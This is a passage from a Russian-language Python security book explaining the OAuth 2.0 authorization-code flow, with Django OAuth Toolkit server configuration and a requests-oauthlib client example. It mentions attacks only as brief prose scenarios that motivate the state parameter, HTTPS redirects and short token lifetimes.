- Бобу нужно запомнить на один пароль меньше;
- Чарли не нужно брать на себя ответственность за управление паролем Боба;
- Боб экономит время.

Как суперпользователь сайта authorize.alice.com Алиса регистрирует клиента OAuth Чарли через административную консоль своего сайта. Форма регистрации показана на рис. 11.7. Задержитесь ненадолго и посмотрите, сколько знакомых полей в этой форме. Эта форма содержит поля для учетных данных клиента OAuth, его имени и URI перенаправления. Обратите внимание, что в поле **Authorization Grant Type** (Тип авторизации) выбран параметр **Authorization Code** (Код авторизации).

11.2.1 Запрос авторизации

Боб посещает сайт Чарли client.charlie.com. Боб не зарегистрирован на сайте, поэтому он получает следующую ссылку. Адрес ссылки является URL авторизации; это адрес формы на сервере авторизации authorize.alice.com. Первые два параметра запроса авторизации являются обязательными и выделены жирным. Параметр `response_type` имеет значение `code` и служит *кодом авторизации*. Второй параметр – идентификатор клиента OAuth Чарли:

```
<a href='https://authorize.alice.com/o/authorize/?
➥ response_type=code&
➥ client_id=Q7kuJVjbGbZ6dGlwY49eFP7fNFEUFrhHGGG84aI3&
➥ state=ju2rUmafnEIxvSqphp3IMsHvJNezWb'>
    What is your email?
</a>
```

Обязательные параметры запроса

Необязательный параметр безопасности




Рис. 11.7 Форма регистрации клиента OAuth в административной консоли Django

Параметр `state` – это необязательный параметр безопасности. Позже, когда Боб авторизует сайт Чарли, сервер авторизации Алисы передаст этот параметр обратно на сайт Чарли, добавив его в URI перенаправления, а зачем, я объясню в конце этого раздела.

12.2.2 Предоставление авторизации

Боб переходит на сайт authorize.alice.com, щелкнув на ссылке. Так случилось, что Боб уже выполнил вход, поэтому authorize.alice.com не утруждает себя его аутентификацией и форма авторизации отображается немедленно. Цель этой формы – дать Бобу всю необходимую информацию для принятия обоснованного решения. В форме Боб видит вопрос: желает ли он передать свой адрес электронной почты сайту Чарли, используя имя клиента OAuth сайта Чарли.

Боб дает разрешение, отправив форму авторизации. Затем сервер авторизации Алисы перенаправляет его обратно на сайт Чарли. URI

перенаправления содержит два параметра. Код авторизации передается в параметре `code`, выделенном жирным; позже сайт Чарли обменяет его на токен доступа. Значение параметра `state` совпадает со значением, пришедшим с URL авторизации:

```
https://client.charlie.com/oauth/callback/?
➥ code=CRN7DwyquEn99mrWJg5iAVVlJZDTzM&
➥ state=ju2rUmafnEIxvSqphp3IMsHvJNezWb
```

URI перенаправления

Код авторизации

Значение state возвращается обратно на сайт Чарли

11.2.3 Обмен токенами

Сайт Чарли начинает этот этап с анализа кода из URI перенаправления и отправки его обратно на сервер авторизации Алисы. Для этого сайт Чарли вызывает службу, известную как *конечная точка токенов*, чтобы проверить полученный код авторизации и обменять его на токен доступа. Токен доставляется обратно в теле ответа конечной точки токенов.

Токен доступа играет важную роль; любой, предъявивший этот токен, сможет запросить адрес электронной почты Боба на сервере ресурсов Алисы, не указывая его имя пользователя или пароль. Сайт Чарли даже не позволяет Бобу увидеть токен. Поскольку этот токен очень важен, область и срок его действия ограничены. Эти ограничения определяются двумя дополнительными полями в ответе конечной точки токенов: `scope` и `expires_in`.

Тело ответа конечной точки токенов показано ниже. Токен доступа, область и срок действия выделены жирным шрифтом. В этом ответе сервер авторизации Алисы сообщает, что разрешает сайту Чарли получить адрес электронной почты Боба в течение 36 000 секунд (10 часов):

```
{
 'access_token': 'A2IkdaPkmAjetNgpCRNk0zR78DUqoo',
 'token_type': 'Bearer'
 'scope': 'email',
 'expires_in': 36000,
 ...
}
```

Токен и его тип

Ограничивает область и время действия токена

11.2.4 Доступ к защищенным ресурсам

Наконец, сайт Чарли использует токен доступа для получения адреса электронной почты Боба с сервера ресурсов Алисы. В своем запросе он посылает серверу ресурсов токен доступа в заголовке `Authorization` (в следующем примере токен доступа выделен жирным):

```
GET /protected/name/ HTTP/1.1
Host: resource.alice.com
```

```
Authorization: Bearer A2IkdaPkmAjetNgpCRNk0zR78DUqoo
```

Сервер ресурсов Алисы должен проверить токен доступа: что защищенный ресурс, адрес электронной почты Боба, попадает в область действия токена и срок его действия не истек. Наконец, сайт Чарли получает ответ, содержащий электронный адрес Боба. Самое главное во всем этом – что сайт Чарли получил желаемое без ввода имени пользователя и пароля Боба.

Блокировка Мэллори

Вы еще помните, что сайт Чарли добавил параметр `state` в URL авторизации, а затем сервер авторизации Алисы вернул его в URI перенаправления? Сайт Чарли придает уникальность каждому URL авторизации, передавая в параметре `state` случайную строку. Обрабатывая ответ, сайт сравнивает полученную обратно строку с локальной копией. Если они совпадают, то сайт Чарли делает вывод, что Боб просто вернулся с сервера авторизации Алисы, как и ожидалось.

Если значение `state` из URI перенаправления не соответствует значению `state` в URL авторизации, то сайт Чарли прервет процесс и даже не будет пытаться обменять код авторизации на токен доступа. Почему? Потому что несовпадение невозможно, если URI перенаправления получен от Алисы. Несовпадение возможно, только Боб получил URI перенаправления от кого-то другого, например от Мэллори.

Предположим, что Алиса и Чарли не поддерживают эту необязательную проверку безопасности. Мэллори регистрируется как пользователь сайта Алисы. Затем запрашивает форму авторизации с сервера Алисы. Отправляет форму авторизации, предоставляя сайту Чарли разрешение на доступ к адресу электронной почты ее учетной записи. Но вместо того, чтобы вернуться на сайт Чарли через URI перенаправления, она отправляет ссылку с URI перенаправления Бобу во вредоносном электронном письме или в сообщении чата. Боб попадается на удочку и переходит по ссылке, полученной от Мэллори. В результате он попадет на сайт Чарли с действительным кодом авторизации для учетной записи Мэллори.

Сайт Чарли обменяет код Мэллори на действительный токен доступа и, используя токен доступа, получит адреса электронной почты Мэллори. Теперь Мэллори может обмануть Чарли и Боба. Во-первых, сайт Чарли может неправильно назначить адрес электронной почты Мэллори Бобу. Во-вторых, у Боба может сложиться неправильное представление о его личной информации на сайте Чарли. А теперь представьте, насколько эта проблема была бы серьезной, если бы сайт Чарли запрашивал другие сведения, например медицинские записи. На рис. 11.8 показана атака Мэллори.

В этом разделе вы наблюдали, как сотрудничают Алиса, Боб и Чарли, защищаясь от атак Мэллори. Этот процесс охватывает регистрацию клиентов, авторизацию, обмен токенами и доступ к ресурсам.

В следующих двух разделах вы узнаете, как реализовать этот рабочий процесс с помощью двух новых инструментов, Django OAuth Toolkit и `requests-oauthlib`.




Рис. 11.8 Мэллори обманом вынуждает Боба отправить ее код авторизации на сайт Чарли

11.3 Django OAuth Toolkit

В данном разделе я покажу, как превратить любой сервер приложений Django в сервер авторизации, сервер ресурсов или и то, и другое, и попутно познакомлю вас с важным понятием OAuth – *областью действия* (scope). Django OAuth Toolkit (DOT) – отличная библиотека на Python для реализации серверов авторизации и ресурсов. DOT добавляет поддержку OAuth в Django в виде коллекции настраиваемых представлений, декораторов и утилит. Она также прекрасно сочетается с библиотекой `requests-oauthlib` – они обе делегируют выполнение основной работы третьему компоненту, называемому `oauthlib`.

> **ПРИМЕЧАНИЕ** `oauthlib` – это общая библиотека OAuth, не зависящая от используемого веб-фреймворка; она может использоваться в любых веб-фреймворках на Python, не только в Django.

Внутри виртуальной среды установите DOT с помощью следующей команды:

```
$ pipenv install django-oauth-toolkit
```

Затем установите приложение Django `oauth2_provider` в модуле `settings` вашего проекта Django. Строка кода, выделенная жирным, относится к серверу авторизации и ресурсов, а не к клиенту OAuth:

```
INSTALLED_APPS = [
    ...
    'oauth2_provider',
]
```

Превращает проект Django в сервер авторизации, сервер ресурсов или и то, и другое

Используйте следующую команду, чтобы запустить миграцию для установленного приложения `oauth2_provider`. В таблицах, созданных в процессе миграции, хранятся коды авторизации, токены доступа и сведения об учетных записях зарегистрированных клиентов OAuth:

```
$ python manage.py migrate oauth2_provider
```

Добавьте следующий путь в urls.py. Он включает десяток конечных точек, отвечающих за регистрацию клиентов OAuth, авторизацию, обмен токенами и многое другое:

```
urlpatterns = [
    ...
    path('o/', include(
     'oauth2_provider.urls', namespace='oauth2_provider')),
]
```

Перезапустите сервер и войдите в консоль администратора `/admin/`. На странице приветствия в консоли администратора в дополнение к меню аутентификации и авторизации появится новое меню для Django OAuth Toolkit. С помощью этого меню администраторы могут управлять токенами, разрешениями и клиентами OAuth.

> **ПРИМЕЧАНИЕ** В реальном мире сервер авторизации и сервер ресурсов почти всегда принадлежат одной и той же организации. В малых и средних организациях (намного меньше, чем Twitter или Google) сервер авторизации и сервер ресурсов часто размещаются на одном и том же сервере. В этом разделе я рассматриваю их роли по отдельности, но для простоты объединяю их реализации.

В следующих двух разделах я опишу обязанности сервера авторизации и сервера ресурсов по отдельности. В число их обязанностей входит поддержка важной особенности OAuth, известной как *области действия* (scopes).

11.3.1 Обязанности сервера авторизации

DOT предоставляет веб-интерфейсы, конфигурационные параметры и утилиты для поддержки обязанностей сервера авторизации. К их числу относятся:

- определение области действия;
- аутентификация владельцев ресурсов;
- генерирование URI перенаправления;
- управление кодами авторизации.

Определение области действия

Владельцы ресурсов обычно стремятся иметь детализированный контроль над доступом третьих лиц. Например, Боб может согласиться поделиться с Чарли своим адресом электронной почты, но не историей чата или медицинскими записями. OAuth удовлетворяет эту потребность с помощью областей действия. Для поддержки *областей действия* требуются координации всех участников протокола; они определяются сервером авторизации, запрашиваются клиентом OAuth и применяются сервером ресурсов.

Области действия определяются в модуле `settings` сервера авторизации с помощью параметра `SCOPES`. Этот параметр определяется как набор пар ключ-значение. Каждый ключ определяет, что означает область действия для машины, а его значение – что она означает для человека. Ключи передаются в параметрах URL авторизации и URI перенаправления, а значения отображаются в форме авторизации.

Настройте на своем сервере авторизации область действия `email`, как показано в следующем фрагменте. Как и другие конфигурационные параметры DOT, параметр `SCOPES` предпочтительнее размещать в пространстве имен `OAUTH2_PROVIDER`:

```
OAUTH2_PROVIDER = {
    ...
    'SCOPES': {
        'email': 'Your email',
        'name': 'Your name',
        ...
    },
    ...
}
```

Пространство имен для настроек Django OAuth Toolkit

Области действия могут запрашиваться клиентом OAuth, для чего он добавляет в URL авторизации необязательный параметр с именем `scope`, сопровождаемый параметрами `client_id` и `state`.

Если URL авторизации не имеет параметра `scope`, то сервер авторизации использует набор областей действия по умолчанию. Области по умолчанию определяются конфигурационным параметром `DEFAULT_SCOPES` на сервере авторизации. Он содержит список областей действия для использования, когда URL авторизации не имеет параметра `scope`, например:

```
OAUTH2_PROVIDER = {
    ...
```

```
    'DEFAULT_SCOPES': ['email', ],
    ...
}
```

Аутентификация владельцев ресурсов

Аутентификация является необходимым условием для авторизации; поэтому сервер должен запросить у владельца ресурса учетные данные для аутентификации, если он еще не был аутентифицирован. DOT позволяет использовать стандартный процесс аутентификации Django. Владельцы ресурсов аутентифицируются, используя привычную страницу входа, что и при непосредственном входе на сайт.

На страницу входа необходимо добавить только одно дополнительное скрытое поле ввода. Это поле, выделенное в следующем фрагменте жирным, позволяет серверу перенаправить пользователя на форму авторизации после аутентификации:

```
<html>
    <body>

       <form method='POST'>
         {% csrf_token %}
         {{ form.as_p }}
         <input type="hidden" name="next" value="{{ next }}" />
         <button type='submit'>Login</button>
       </form>

    </body>
</html>
```

Этот обязательный элемент мы обсудим в главе 16

Динамически отображается как поля ввода имени пользователя и пароля

Скрытое поле формы HTML

Генерирование URI перенаправления

DOT автоматически генерирует URI перенаправления, но по умолчанию поддерживает обе схемы: HTTP и HTTPS. Вводить систему в эксплуатацию с такими настройками – очень плохая идея.

> **ВНИМАНИЕ** Во всех URI перенаправления в промышленном окружении должна использоваться схема HTTPS, а не HTTP. Настроить ее достаточно только один раз на сервере авторизации.

Предположим, что сервер авторизации Алисы перенаправляет Боба обратно на сайт Чарли с URI перенаправления через HTTP. Как следствие Ева сможет перехватить параметры `code` и `status` с помощью сетевого сниффера и обменять код авторизации Боба на токен доступа раньше, чем это сделает Чарли. На рис. 11.9 показано, как развивается атака Евы. Но для этого ей, конечно же, нужны учетные данные клиента OAuth Чарли.




Рис. 11.9 Боб получает код авторизации от Алисы; Ева перехватывает код и посылает его обратно Алисе до того, как это успеет сделать Чарли

Добавьте параметр `ALLOWED_REDIRECT_URI_SCHEMES`, как показано ниже, в модуль `settings`, чтобы принудительно использовать HTTPS во всех URI перенаправления. Этот параметр определяет список строк, представляющих протоколы, разрешенные для использования в URI перенаправления:

```
OAUTH2_PROVIDER = {
    ...
    'ALLOWED_REDIRECT_URI_SCHEMES': ['https'],
    ...
}
```

Управление кодами авторизации

Каждый код авторизации имеет ограниченный срок действия. Владельцы ресурсов и клиенты OAuth могут запрашивать ресурсы только в течение этого времени. Сервер авторизации откажется обменивать просроченный код авторизации на токен доступа. Это сдерживающий фактор для злоумышленников и не особенно обременительная помеха для владельцев ресурсов и клиентов OAuth. Если злоумышленнику удастся перехватить код авторизации, то он должен иметь возможность быстро обменять его на токен доступа.

Используйте параметр `AUTHORIZATION_CODE_EXPIRE_SECONDS`, чтобы настроить срок действия кода авторизации. Он определяет срок действия кода авторизации в секундах и настраивается и применяется на сервере авторизации. По умолчанию этот параметр получает значение 60 (1 минута); спецификация OAuth не рекомендует увеличивать срок действия более 10 минут. В следующем примере DOT настраивается на отклонение любого кода авторизации старше 10 секунд:

```
OAUTH2_PROVIDER = {
    ...
```

```
    'AUTHORIZATION_CODE_EXPIRE_SECONDS': 10,
    ...
}
```

Для управления кодами авторизации DOT предоставляет пользовательский интерфейс в административной консоли. Перейти на страницу управления кодами авторизации можно, щелкнув на ссылке **Grants** (Разрешения) на странице приветствия в консоли администратора или введя путь /admin/oauth2_provider/grant/. Администраторы используют эту страницу для поиска и удаления кодов авторизации вручную.

Чтобы получить информацию о коде авторизации, нужно щелкнуть на нем. Страница с подробной информацией позволяет просматривать или изменять свойства кода авторизации, такие как срок действия, URI перенаправления или область действия.

11.3.2 Обязанности сервера ресурсов

Как и для сервера авторизации, DOT предоставляет веб-интерфейсы, конфигурационные параметры и утилиты для поддержки обязанностей сервера ресурсов. К их числу относятся:

- управление токенами доступа;
- обслуживание защищенных ресурсов;
- ограничение области действия.

Управление токенами доступа

Подобно кодам авторизации, токены доступа тоже имеют срок действия. Серверы ресурсов строго следят за сроком действия, отклоняя любые запросы с просроченными токенами. Это не предотвращает попадание токена доступа в чужие руки, но может ограничить ущерб, если это случится.

Используйте параметр `ACCESS_TOKEN_EXPIRE_SECONDS`, чтобы настроить срок действия каждого токена доступа. По умолчанию этот параметр получает значение 36 000 секунд (10 часов). Желательно выбирать значение как можно меньше, но достаточно большое, чтобы клиенты OAuth могли выполнять свою работу:

```
OAUTH2_PROVIDER = {
    ...
    'ACCESS_TOKEN_EXPIRE_SECONDS': 36000,
    ...
}
```

DOT предоставляет пользовательский интерфейс для администрирования токенов доступа, аналогичный странице для администрирования кодов авторизации. Перейти на страницу управления токенами доступа можно, щелкнув на ссылке **Access Tokens** (Токены доступа) на странице приветствия в консоли администратора или

введя путь /admin/oauth2_provider/accesstoken/. Администраторы используют эту страницу для поиска и удаления токенов доступа вручную.

Со страницы токенов доступа администратор может перейти на страницу сведений о конкретном токене доступа. Страница с подробной информацией позволяет просматривать или изменять свойства токена доступа, такие как срок действия.

Обслуживание защищенных ресурсов

Защищенные ресурсы, как и незащищенные, обслуживаются представлениями. Добавьте определение представления, как показано в листинге 11.1, в настройки своего сервера ресурсов. Обратите внимание, что `EmailView` расширяет `ProtectedResourceView` (выделено жирным). Это гарантирует, что доступ к адресу электронной почты пользователя сможет получить только авторизованный клиент OAuth, обладающий действительным токеном доступа.

Листинг 11.1 Обслуживание защищенных ресурсов с помощью ProtectedResourceView

```
from django.http import JsonResponse
from oauth2_provider.views import ProtectedResourceView

class EmailView(ProtectedResourceView):
    def get(self, request):
        return JsonResponse({
            'email': request.user.email,
        })
```

Требует наличия действительного токена доступа

Вызывается клиентами OAuth, такими как client.charlie.com

Обслуживает защищенные ресурсы, такие как адрес электронной почты Боба

Когда клиент OAuth запрашивает защищенный ресурс, он не отправляет идентификатор HTTP-сеанса пользователя. (В главе 7 вы узнали, что идентификатор сеанса является важным секретом между одним пользователем и одним сервером.) Как же тогда сервер ресурсов определяет, кто из пользователей отправил запрос? Для этого он должен пройти путь в обратном направлении, начиная с токена доступа. DOT выполняет этот шаг автоматически с помощью класса `OAuth2TokenMiddleware`, который определяет пользователя по токену доступа и устанавливает значение `request.user`, как если бы запрос на получение защищенного ресурса исходил непосредственно от пользователя.

Откройте файл настроек и добавьте `OAuth2TokenMiddleware`, как показано ниже, в `MIDDLEWARE`. Обязательно поместите этот компонент после `SecurityMiddleware`:

```
MIDDLEWARE = [
    ...
    'oauth2_provider.middleware.OAuth2TokenMiddleware',
]
```

`OAuth2TokenMiddleware` определяет пользователя с помощью `OAuth2Backend`, выделен жирным в следующем фрагменте. Добавьте этот компонент в `AUTHENTICATION_BACKENDS` в модуле `settings`. Не забудьте добавить встроенный класс `ModelBackend`; он необходим для аутентификации конечного пользователя:

```
AUTHENTICATION_BACKENDS = [
    'django.contrib.auth.backends.ModelBackend',
    'oauth2_provider.backends.OAuth2Backend',
]
```

Выполняет аутентификацию пользователей

Выполняет аутентификацию клиентов OAuth

Ограничение области действия

Серверы ресурсов DOT ограничивают область действия с помощью `ScopedProtectedResourceView`. Представления, наследующие этот класс, требуют наличия не только действительного токена доступа, но также следят за тем, чтобы защищенный ресурс находился в пределах области действия токена доступа.

В листинге 11.2 определяется `ScopedEmailView`, наследующий `ScopedProtectedResourceView`. По сравнению с `EmailView` в листинге 11.1 `ScopedEmailView` имеет только два небольших отличия, выделенных здесь жирным. Во-первых, он наследует `ScopedProtectedResourceView` вместо `ProtectedResourceView`, а во-вторых, его свойство `required_scopes` определяет области действия.

Листинг 11.2 Обслуживание защищенных ресурсов с помощью ScopedProtectedResourceView

```
from django.http import JsonResponse
from oauth2_provider.views import ScopedProtectedResourceView

class ScopedEmailView(ScopedProtectedResourceView):
    required_scopes = ['email', ]

    def get(self, request):
        return JsonResponse({
            'email': request.user.email,
        })
```

Определяет действительные области действия

Требует наличия действительного токена доступа, ограничивает область действия

Часто полезно разделить области действия на категории доступа: для чтения и записи. Это дает владельцам ресурсов еще более детальный контроль. Например, Боб может дать Чарли доступ для чтения к своему адресу электронной почты и доступ для записи к своему имени. У этого подхода есть один неприятный побочный эффект: удваивается количество областей видимости. DOT решает данную проблему, изначально поддерживая понятие доступа для чтения и записи.

Серверы ресурсов DOT используют `ReadWriteScopedResourceView` для автоматического ограничения доступности для чтения и записи. Этот класс идет на один шаг дальше, чем `ScopedProtectedResource-`

View, проверяя область действия токена доступа по методу запроса. Например, токен доступа должен определять область действия для чтения, если запрос имеет метод GET, и область действия для записи, если запрос имеет метод POST или PATCH.

В листинге 11.3 определяется класс ReadWriteEmailView, наследующий ReadWriteScopedResourceView. Он позволяет клиентам OAuth читать и изменять адрес электронной почты владельца ресурса с помощью методов get и patch соответственно. Чтобы использовать метод get, токен доступа должен иметь область действия email и относиться к категории «для чтения». Аналогично, чтобы использовать метод patch, токен доступа должен иметь область действия email и относиться к категории «для записи». Области для чтения и записи не отображаются в required_scopes – они действуют неявно.

Листинг 11.3 Обслуживание защищенных ресурсов с помощью ReadWriteScopedResourceView

```
import json
from django.core.validators import validate_email
from oauth2_provider.views import ReadWriteScopedResourceView

class ReadWriteEmailView(ReadWriteScopedResourceView):
    required_scopes = ['email', ]

    def get(self, request):
        return JsonResponse({
            'email': request.user.email,
        })

    def patch(self, request):
        body = json.loads(request.body)
        email = body['email']
        validate_email(email)
        user = request.user
        user.email = email
        user.save(update_fields=['email'])
        return HttpResponse()
```

Требуется область действия email и разрешение для чтения

Требуется область действия email и разрешение для записи

Представления на основе функций

DOT предоставляет декораторы для представлений на основе функций. Декоратор @protected_resource, выделенный жирным в примере ниже, функционально аналогичен классам ProtectedResourceView и ScopedProtectedResourceView. Этот декоратор проверяет наличие токена доступа у вызывающей стороны. Аргумент scopes определяет область действия, которую должен иметь токен доступа:

```
from oauth2_provider.decorators import protected_resource

@protected_resource()
def protected_resource_view_function(request):
```

```
    ...
    return HttpResponse()

@protected_resource(scopes=['email'])
def scoped_protected_resource_view_function(request):
    ...
    return HttpResponse()
```

Декоратор `@rw_protected_resource`, выделенный жирным в примере ниже, функционально аналогичен классу `ReadWriteScopedResourceView`. Запрос GET к представлению, декорированному с помощью `@rw_protected_resource`, должен включать токен доступа с областью действия для чтения. Запрос `POST` к тому же представлению должен содержать токен доступа с областью действия для записи. Аргумент `scopes` определяет дополнительные области действия:

```
from oauth2_provider.decorators import rw_protected_resource

@rw_protected_resource()
def read_write_view_function(request):
    ...
    return HttpResponse()

@rw_protected_resource(scopes=['email'])
def scoped_read_write_view_function(request):
    ...
    return HttpResponse()
```

Для обработки запроса GET область действия должна разрешать доступ для чтения, для обработки запроса POST – доступ для записи

Для обработки запроса GET область действия должна разрешать доступ для чтения к ресурсу email, для обработки запроса POST – доступ для записи к ресурсу email

Большинство программистов, работающих с OAuth, чаще имеют дело с клиентами. Людей, подобных Чарли, больше, чем людей, подобных Алисе, потому что клиентов OAuth больше, чем серверов OAuth. В следующем разделе вы узнаете, как реализовать клиента OAuth с помощью `requests-oauthlib`.

11.4 requests-oauthlib

`requests-oauthlib` – фантастическая библиотека для реализации клиентов OAuth на Python. Эта библиотека объединяет два компонента: пакеты `requests` и `oauthlib`. В виртуальной среде выполните следующую команду, чтобы установить `request_oauthlib`:

```
$ pipenv install requests_oauthlib
```

Объявите некоторые константы в своем стороннем проекте, начиная с учетных данных для регистрации клиента. В этом примере я сохраню секрет клиента в коде на Python, но в промышленном

окружении секрет клиента должен храниться в службе управления ключами, а не в репозитории кода:

```
CLIENT_ID = 'Q7kuJVjbGbZ6dGlwY49eFP7fNFEUFrhHGGG84aI3'
CLIENT_SECRET = 'YyP1y8BCCqfsafJr0Lv9RcOVeMjdw3HqpvIPJeRjXB...'
```

Затем определите URL для формы авторизации, конечной точки обмена токенами и защищенного ресурса:

```
AUTH_SERVER = 'https://authorize.alice.com'
AUTH_FORM_URL = '%s/o/authorize/' % AUTH_SERVER
TOKEN_EXCHANGE_URL = '%s/o/token/' % AUTH_SERVER
RESOURCE_URL = 'https://resource.alice.com/protected/email/'
```

Доменные имена

В этой главе я использую такие доменные имена, как authorize.alice.com и client.charlie.com, чтобы не вносить сумятицу двусмысленными ссылками на localhost. Но вы в вашей локальной среде разработки должны продолжать использовать localhost, и все будет в порядке.

Просто не забудьте привязать свой сторонний сервер к другому порту, отличному от порта, который обслуживает сервер авторизации. Порт вашего сервера следует определить в аргументе `bind`, как показано ниже:

```
$ gunicorn third.wsgi --bind localhost:8001 \
            --keyfile path/to/private_key.pem \
            --certfile path/to/certificate.pem
```

Привязка сервера к порту 8001

В следующем разделе мы используем эти конфигурационные параметры для запроса авторизации, получения токена доступа и доступа к защищенным ресурсам.

11.4.1 Обязанности клиента OAuth

`requests-oauthlib` выполняет обязанности клиента OAuth с помощью `OAuth2Session` – швейцарского армейского ножа для клиентов OAuth на Python. Этот класс способен автоматически:

- генерировать URL авторизации;
- обменивать код авторизации на токен доступа;
- запрашивать защищенный ресурс;
- отзывать токены доступа.

Добавьте представление из листинга 11.4 в свой сторонний проект. Класс `WelcomeView` отыскивает токен доступа в сеансе HTTP пользователя, затем запрашивает авторизацию пользователя или его электронную почту с сервера ресурсов. Если токен доступа отсутствует или стал недействительным, то страница приветствия отображается с URL авторизации, в противном случае страница приветствия отображается с адресом электронной почты пользователя.

Листинг 11.4 Клиент OAuth: представление WelcomeView

```
from django.views import View
from django.shortcuts import render
from requests_oauthlib import OAuth2Session

class WelcomeView(View):
    def get(self, request):
        access_token = request.session.get('access_token')
        client = OAuth2Session(CLIENT_ID, token=access_token)
        ctx = {}

        if not access_token:
            url, state = client.authorization_url(AUTH_FORM_URL)
            ctx['authorization_url'] = url
            request.session['state'] = state
        else:
            response = client.get(RESOURCE_URL)
            ctx['email'] = response.json()['email']

        return render(request, 'welcome.html', context=ctx)
```

Запрос авторизации

Получение защищенного ресурса

Для создания URL авторизации или получения защищенного ресурса используется класс `OAuth2Session`. Обратите внимание, что копия значения `state` хранится в сеансе HTTP пользователя; ожидается, что сервер авторизации вернет это значение обратно на более позднем этапе протокола.

Затем добавьте следующий шаблон страницы приветствия в свой сторонний проект. Этот шаблон отображает адрес электронной почты пользователя, если он известен. В противном случае отображается ссылка на страницу авторизации (выделена жирным):

```
<html>
    <body>
        {% if email %}
            Email: {{ email }}
        {% else %}
            <a href='{{ authorization_url }}'>
                What is your email?
            </a>
        {% endif %}
    </body>
</html>
```

Запрос авторизации

Запрос авторизации

Есть много способов запросить авторизацию. В этой главе для простоты используется ссылка, но также можно выполнить перенаправление пользователя с помощью JavaScript, представления или компонента из промежуточного слоя.

Затем добавьте в проект представление из листинга 11.5. Как и `WelcomeView`, класс `OAuthCallbackView` сначала инициализирует экземпляр `OAuth2Session` состоянием сеанса. Это представление делегирует обмен токенами классу `OAuth2Session`, передавая URI перенаправления и секрет клиента. Затем токен доступа сохраняется в сеансе HTTP пользователя, чтобы `WelcomeView` смог получить его. Наконец, пользователь перенаправляется обратно на страницу приветствия.

Листинг 11.5 Клиент OAuth: представление OAuthCallbackView

```
from django.shortcuts import redirect
from django.urls import reverse
from django.views import View

class OAuthCallbackView(View):
    def get(self, request):
        state = request.session.pop('state')
        client = OAuth2Session(CLIENT_ID, state=state)

        redirect_URI = request.build_absolute_uri()
        access_token = client.fetch_token(
            TOKEN_EXCHANGE_URL,
            client_secret=CLIENT_SECRET,
            authorization_response=redirect_URI)
        request.session['access_token'] = access_token

        return redirect(reverse('welcome'))
```

Запрос авторизации

Перенаправление пользователя обратно на страницу приветствия

Основную работу в `OAuthCallbackView` выполняет метод `fetch_token`. Прежде всего он анализирует параметры `code` и `state` из URI перенаправления. Затем сравнивает входной параметр `state` со значением, полученным из сеанса HTTP пользователя. Если значения не совпадают, то генерируется ошибка `MismatchingStateError` и код авторизации не используется. Если значения совпадают, то метод `fetch_token` отправляет код авторизации и секрет клиента конечной точке обмена токенами.

Отзыв токенов

Когда надобность в токене доступа отпадает, то нет причин продолжать удерживать его. Он вам больше не нужен, а попав не в те руки, может использоваться против вас. По этой причине обычно рекомендуется отзывать токены доступа после того, как они выполнят свою задачу. После отзыва токен доступа станет невозможно использовать для доступа к защищенным ресурсам.

Для отзыва токенов DOT поддерживает специализированную конечную точку. Эта конечная точка принимает токен доступа и учетные данные клиента OAuth. В следующем примере показано, как отозвать токен доступа. Обратите внимание, что на последовавший за этим запрос сервер ресурсов отвечает кодом состояния 403:

```
>>> data = {
...     'client_id': CLIENT_ID,
...     'client_secret': CLIENT_SECRET,
...     'token': client.token['access_token']
... }
>>> client.post('%s/o/revoke_token/' % AUTH_SERVER, data=data)
<Response [200]>
>>> client.get(RESOURCE_URL)
<Response [403]>
```

Отзыв токена доступа

Последующая попытка получить ресурс отклоняется

